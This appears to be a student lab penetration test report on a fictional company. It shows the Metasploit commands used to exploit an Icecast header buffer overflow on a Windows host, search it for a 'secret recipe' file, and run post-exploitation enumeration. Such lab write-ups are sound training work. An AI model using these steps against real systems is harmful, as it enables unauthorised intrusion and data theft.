GoodSecurity Penetration Test Report

[JunseokOh@GoodSecurity.com](mailto:JunseokOh@GoodSecurity.com)

06.14.2021

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

icecast\_header

Vulnerability Explanation:

This exploits a buffer overflow in the header parsing of icecast. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On windows systems, this happens to overwrite the saved instruction pointer, and on linux this seems to generally overwrite nothing crucial.

Severity:


Medium

Proof of Concept:


1. Perform a service and version scan using Nmap to determine which services are up and running:  
     
    Command: **nmap -sV -T4 -A -v 192.168.0.20**
2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:  
     
    Command: **searchsploit icecast**



1. Now that we know which exploits are available to us, let's start Metasploit:  
     
    Command: **msfconsole**



1. Search for the Icecast module and load it for use.  
     
    Command: **search icecast**

  
  
 Command: **use exploit/windows/http/icecast\_header**

Or **use 0**




1. Set the RHOST to the target machine.  
     
    Command: **set RHOSTS 192.168.0.20**




1. Run the Icecast exploit.  
     
    Command: **run** or **exploit**



1. Run the command that performs a search for the secretfile.txt on the target.  
     
    Command: **search -f \*secretfile\***



1. Run the command to performs a search for the recipe.txt on the target:  
     
    Command: **search -f \*recipe\***




1. You can also use Meterpreter's local exploit suggester to find possible exploits.

#### Bonus


A. Run a Meterpreter post script that enumerates all logged on users.

Command: **run post/windows/gather/enum\_logged\_on\_users**

****


B. Open a Meterpreter shell and gather system information for the target.

Command: **sysinfo**




C. Run the command that displays the target's computer system information:

Command: **shell**



**systeminfo**

****

# Recommendations

The Icecast should be upgraded to the latest version often.